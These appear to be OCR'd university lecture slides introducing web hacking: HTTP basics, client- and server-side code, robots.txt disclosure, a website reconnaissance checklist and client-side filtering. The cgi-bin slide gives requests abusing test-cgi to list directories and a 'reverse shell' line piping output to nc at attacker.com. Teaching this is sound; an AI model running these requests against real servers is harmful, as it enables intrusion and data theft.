# TTM4175 Introduction to Communication Technology and data security

## Web hacking 1.

NTNU
Norwegian University of Science and Technology


Laszlo Erdödi
laszlo.erdodi@ntnu.no

# Lecture Overview

- Summary - how web sites work
- HTTP protocol
- Client side – server side actions
- Accessing hidden contents
- Modifying client side data
- Brute-forcing forms, directories
- Web parameter tampering

# Hypertext Transfer Protocol (HTTP)

HTTP is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exits since 2015, almost all browsers support it by now). HTTP is used in a client – server model. The client sends a request and receives answer from the server.



# Hypertext Transfer Protocol (HTTP)


Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.

Request:

- The protocol version
- The requested file
- The webmethod (see later)
- The host name


Response:

- The web answer (in response)
- The date
- The content type



# HTTP response splitting

HTTP response splitting is an old vulnerability (still appears in 2018). In case of inappropriate validation of the requests, the client can provide misleading input (two new lines in the header indicates the end of the header). The attacker can force the server to cache a wrong server answer.



# Hypertext Transfer Protocol (HTTP)

HTTP operates with several web methods. The main methods in use:

- GET - to download data
- POST - to send data (e.g. I posted something on facebook )

Other methods in use:

- HEAD – to obtain the HTTP header
- PUT – to place content on the server (e.g. restful services)

Further existing methods:

DELETE (to remove content), TRACE, DEBUG, OPTIONS (to see the available webmethod list)

# Hypertext Transfer Protocol – telnet

```
root@kali:~# telnet www.uio.no 80
Trying 129.240.171.52...
Connected to www.uio.no.
Escape character is '^]'.
GET / HTTP/1.1
Host:www.uio.no
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 08 May 2017 07:53:37 GMT
Content-Type: text/html;charset=utf-8
X-Vortex: 71, rw, slave, vortex04-node02.uio.no:14001
Cache-Control: max-age=300
Content-Language: no
Vary: Cookie
X-Cacheable: YES
X-Varnish: 167223 2103867
Age: 188
Via: 1.1 varnish-v4
X-Cache: HIT
Transfer-Encoding: chunked
Connection: keep-alive
00301b
<!DOCTYPE html>
<html lang="no">
  <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
```

web method

file name (index is substituted)

protocol version

request head

hostname

web answer


banner info / server type

response head

response body

# Hypertext Transfer Protocol with browser

The web communication is basically done by the web browsers. The browsers can send optional values, such as content encoding, browser type, etc.



# Hypertext Transfer Protocol web answers (Http status codes)

**2xx: Success**

200: OK

204: No content

**3xx: Redirection**

301: Moved permanently

302: Moved temporarily

304: Not modified

305: Use proxy

308: Permanent redirect

**4xx: Client error**

400: Bad request

403: Forbidden

404: File not found

405: Method not allowed

408: Request timeout

**5xx: Server error**

500: Internal server error


502: Bad gateway

504: Gateway timeout

505: Http version not supported

# HTTP PUT method – upload file

PUT method was used to place and update website content before ftp. If it is enabled for a folder and the folder has permission to write then the attacker can take advantage of that vulnerability and upload arbitrary file.




# Accessing a webpage

Client side

Server side

HTTP request

HTTP response




Operating system

Browser

Html processing
Javascript execution
Flash execution

# Client side – How the browser process the html

When the browser downloads the html file it is processed. The html can contain additional files:

- Pictures (usually: png, jpg, gif)
- Stylesheets (xss)
- Javascript codes
- Flash objects (swf)

All additional content have an access address (local or global). During the processing all the additional content will be retrieved from the server with a separate web request.

# Client side – How the browser process the html

The uio.no's index.html contains several pictures, stylesheets and javascript code. The browser downloads all step by step.

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Opti

Filter

| Time | Total Durati... | Size | Meth... | Status | Conten... | URL | Load Flags |
|---|---|---|---|---|---|---|---|
| 15:15:... | 0 ms 0 ms | unknown | GET | pending | unknown | http://www.uio.no/ | LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI |
| 15:15:... | 22... 226 ms | 132 | POST | 403 | application/... | https://content.googleapis.com/drive/v2internal/viewerimpressions?key=... | LOAD_BACKGROUND LOAD_BYPASS_LOCAL_CACHE |
| 15:15:... | 13... 2844 ms | -1 | GET | 200 | text/html | https://www.uio.no/ | LOAD_DOCUMENT_URI LOAD_REPLACE LOAD_INITIAL_DO |
| 15:15:... | 15... 156 ms | 63 | GET | 200 | text/javascr... | https://www.uio.no/vrtx/__vrtx/app-services/marketing-consent-uio.js | LOAD_NORMAL |
| 15:15:... | 19... 199 ms | 50490 | GET | 200 | text/css | https://www.uio.no/vrtx/decorating/resources/dist/src/css/style.css | LOAD_NORMAL |
| 15:15:... | 20... 201 ms | 12795 | GET | 200 | text/css | https://www.uio.no/vrtx/decorating/resources/dist/src/css/responsive.css | LOAD_NORMAL |
| 15:15:... | 27... 273 ms | 1498 | GET | 200 | text/css | https://www.uio.no/vrtx/decorating/resources/dist/src/css/print.css | LOAD_NORMAL |
| 15:15:... | 27... 275 ms | 33850 | GET | 200 | text/javascr... | https://www.uio.no/vrtx/decorating/resources/dist/src/lib/jquery.min.js | LOAD_NORMAL |
| 15:15:... | 19... 194 ms | -1 | GET | 304 | application/... | https://vrtx.uio.no/js/analytics/v2/uioGa.js | LOAD_NORMAL |
| 15:15:... | 18... 184 ms | -1 | GET | 304 | application/... | https://vrtx.uio.no/js/analytics/v2/www.uio.no/customTracker.js | LOAD_NORMAL |
| 15:15:... | 19... 198 ms | 183 | GET | 200 | text/css | https://www.uio.no/vrtx/decorating/resources/dist/style/frontpage-overri... | LOAD_NORMAL |
| 15:15:... | 24... 241 ms | 886068 | GET | 200 | image/png | https://www.uio.no/forsidesaker/bilder/2018/kristinbraa-970.png | LOAD_NORMAL |
| 15:15:... | 25... 258 ms | 3975 | GET | 200 | image/jpeg | https://www.uio.no/forsidesaker/bilder/2018/graspurv-colourbox.jpg | LOAD_NORMAL |
| 15:15:... | 27... 273 ms | 6151 | GET | 200 | image/jpeg | https://www.uio.no/forsidesaker/bilder/2018/reidunaalen_90.jpg | LOAD_NORMAL |
| 15:15:... | 27... 277 ms | 24583 | GET | 200 | image/jpeg | https://www.uio.no/bilder/rektorbloggen-303.jpg | LOAD_NORMAL |
| 15:15:... | 25... 254 ms | 7757 | GET | 200 | image/png | https://www.uio.no/bilder/ku-282x78.png | LOAD_NORMAL |

Request Header... Request Header Value Response Header Name Response Header Value

# Client side code

## Html example from uio.no:

```
<link rel="shortcut icon" href="/vrtx/decorating/resources/dist/images/favicon.ico" >
<link rel="apple-touch-icon-precomposed"
href="/vrtx/decorating/resources/dist/images/apple-touch-icon.png" >
```

Reference to a picture

```
<script><!--
  var uioPageInfo = {};
  uioPageInfo.readRestricted = false;
    uioPageInfo.cloudAllowed = true;
    uioPageInfo.authenticated = "anonymous";
// -->
</script>
```

Javascript inserted

Reference to javascript

```
<script src="https://www.uio.no/vrtx/__vrtx/app-services/marketing-consent-uio.js"></script>
```

## Style sheets example from uio.no:

```
.csstransforms .vrtx-image-entry a img,.csstransforms .vrtx-image-listing-include-thumbs li a img,.csstransforms .vrtx-person-sear
.vrtx-image-listing-include{float:left;padding:5px 10px 10px;margin-bottom:10px;width:100%}
.vrtx-image-listing-include-title{display:block;padding:10px 0 5px}
.vrtx-image-listing-include-title a{color:#333;text-decoration:none}
.vrtx-image-listing-include-title a:hover{color:#666}
.vrtx-image-listing-include ul{margin:0;padding:0;list-style-type:none!important;clear:both}
.vrtx-image-listing-include ul li{float:left;margin:0 10px 10px 0;clear:none;list-style-type:none!important;border:2px solid #ccc}
#bottomnav .vrtx-subfolder-menu>div ul li,#globalnav ul,#hidnav,.grid-container ul,.head-menu>ul>li,.uio-main ul,ul{list-style-typ
.vrtx-image-listing-include ul li a{display:block;width:107px;height:80px;overflow:hidden;position:relative}
.vrtx-image-listing-include ul img{max-height:107px;border:0}
.vrtx-image-listing-include ul.vrtx-image-listing-include-thumbs-pure-css{width:auto}
.vrtx-image-listing-include.loading{background:url(/vrtx/__vrtx/static-resources/themes/default/images/loadingAnimation.gif) top c
.vrtx-image-listing-include ul.vrtx-image-listing-include-thumbs .loading-image{position:absolute;top:0;left:0;display:block;backg
.invisible,html.fullscreen-gallery .vrtx-image-listing-include-container-description.active-description-recalc{visibility:hidden}
.vrtx-image-listing-include ul.vrtx-image-listing-include-thumbs .loading-image-error{font-size:.85em;color:red;background:#fff}
.vrtx-image-listing-include .vrtx-image-listing-include-container-pure-css,.vrtx-image-listing-include ul.vrtx-image-listing-inclu
.vrtx-image-listing-include .vrtx-image-listing-include-container{display:block;overflow:hidden;position:relative;margin:0 auto}
```

# Javascript

Alongside HTML and CSS, JavaScript is one of the three core technologies of the World Wide Web. JavaScript enables interactive web pages and thus is an essential part of web applications. The vast majority of websites use it, and all major web browsers have a dedicated JavaScript engine to execute it. As a multi-paradigm language, JavaScript supports event-driven, functional, and imperative (including object-oriented and prototype-based) programming styles. It has an API for working with text, arrays, dates, regular expressions, and basic manipulation of the DOM, but the language itself does not include any I/O, such as networking, storage, or graphics facilities, relying for these upon the host environment in which it is embedded.

Example:

```
<script>alert('Hi! I'm the Javascript Engine!');</script>
```

# Flash

Flash is a platform for viewing multimedia contents, executing rich Internet applications, and streaming audio and video. It can be embedded to web sites.

Swf source example:

Flash code example:

```
20      mcSquare.lineStyle(5, 0x000000, 100);
21      mcSquare.beginFill(0x666666, 100);
22      mcSquare.lineTo(0, 200);
23      mcSquare.lineTo(200, 200);
24      mcSquare.lineTo(200, 0);
25      mcSquare.lineTo(0, 0);
26      // Resize the clip to have its size
27      mcSquare._xscale = 50;
28      mcSquare._yscale = 50;
29      // Center the movie clip
30      // horizontally and vertically
31      mcSquare._x = Stage.width / 2 - mcSquar
32      mcSquare._y = Stage.height / 2 - mcSqua
33 }
34 createSquare();
```

Embedding flash object:

Advanced Code Editor

Highlight ☑ Line Numbers ☑ AutoComplete ☑ Word Wrap ☑ Language

```
1  <h3>Photo Flash Maker</h3>
2  <p>No other flash slideshow program is easier to use than Photo Flash  Maker, which
3  is now picked as the excellent flash creator by M2Review.</p>
4  <div>
5   <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
6  codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash
7  /swflash.cab#version=9,0,0,0" width="620" height="350">
8      <param name="movie" value="/images/flash/simple.swf?xml_path=/images/flash
9  /slides.xml" />
10     <param name="quality" value="high" />
11     <param name="wmode" value="transparent" />
12     <param name="allowScriptAccess" value="always" />
13     <param name="_flashcreator" value="http://www.photo-flash-maker.com" />
14     <param name="_flashhost" value="http://www.go2album.com" />
15     <embed src="/images/flash/simple.swf?xml_path=/images/flash/slides.xml"
16 width="620" height="350" quality="high" wmode="transparent"
17 allowScriptAccess="always" pluginspage="http://www.macromedia.com/go/getflashplayer"
18 type="application/x-shockwave-flash"></embed>
19      </object>
20 </div>
```

# Server side scripts

Server side scripts are executed on the server side. Many languages exist: php, perl, ruby, java, asp, etc. After the execution a static html is generated and that is sent to the client.

Php examples (php to html):

```
<?php Print('<h1>Hello John!</h1>'); ?> -> <h1>Hello John!</h1>

<?php $result = mysql_query("Select name from users where id=115");
$name = mysql_fetch_array($result);
Print('<h1>Hello '.$name.'!</h1>'); ?>  -> <h1>Hello John!</h1>
```

# Content Management Systems (CMS)

CMS are designed to create and modify the content of Web pages easily. The feature of CMS includes Web-based publishing, format management, history editing and version control, indexing, search, and retrieval. Typical CMS:

- Joomla
- Drupal
- WordPress

If a vulnerability of CMS appears millions of websites can be vulnerable suddenly.

# Start compromising a website

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result

# Prohibited content for search engines - robots.txt

Robots.txt is a file that has to be placed in the webroot folder. Search engine robots read the file and process all the disallowed entities. On the other hand it is an information disclosure. It also means that the listed entities exist.

```
# Gjelder bare uio-søk. Legg til linje under User-Agent:* også for å ekskludere alle motorer
User-Agent: SolrVortexConnector
Disallow: /gammelt
Disallow: /konv
Disallow: /vrtx
Disallow: /xsd
Disallow: /forsidesaker
Disallow: /tmp
Disallow: /stats
Disallow: /index-minestudier.html
Disallow: /english/index-minestudier.html

Disallow: /english/frontpage-content
Disallow: /english/studies/admission/shared-info

Disallow: /studier/index-a.html
Disallow: /studier/index-b.html
Disallow: /studier/infoskjerm
Disallow: /studier/mifa
Disallow: /studier/program/filosofi/
Disallow: /studier/program/sprak/
```

# Dangerous default scripts: e.g. cgi-bin/test-cgi

Cgi-bin is a protocol to execute programs through apache web server. Test-cgi is a default file. The current directory content can be listed with it:

*GET /cgi-bin/test-cgi?**

The root directory:


*GET /cgi-bin/test-cgi?/**

Execute command with pipe (reverse shell):

*"GET /cgi-bin/test-cgi?/*" | nc attacker.com 80*

# Directory brute-force / dirb

Different web servers use different default folders and default files. Dirb has collections of typical webserver related folder names.



# Client side filtering


Input filtering can be done on the client side. Client side input filtering is not input validation! Any data on the client side can be modified (it's my browser I can decide what data will be sent out). Typical input filtering:

- Form elements with restrictions (max length of input, restriction for special characters, only special characters are allowed, predefined input option e.g. radiobutton, combo)
- Javascript filtering (the javascript is running on client side, more complex validation can be done)

Client side filtering can be bypassed easily, that practically means no additional security

# Web developer extension

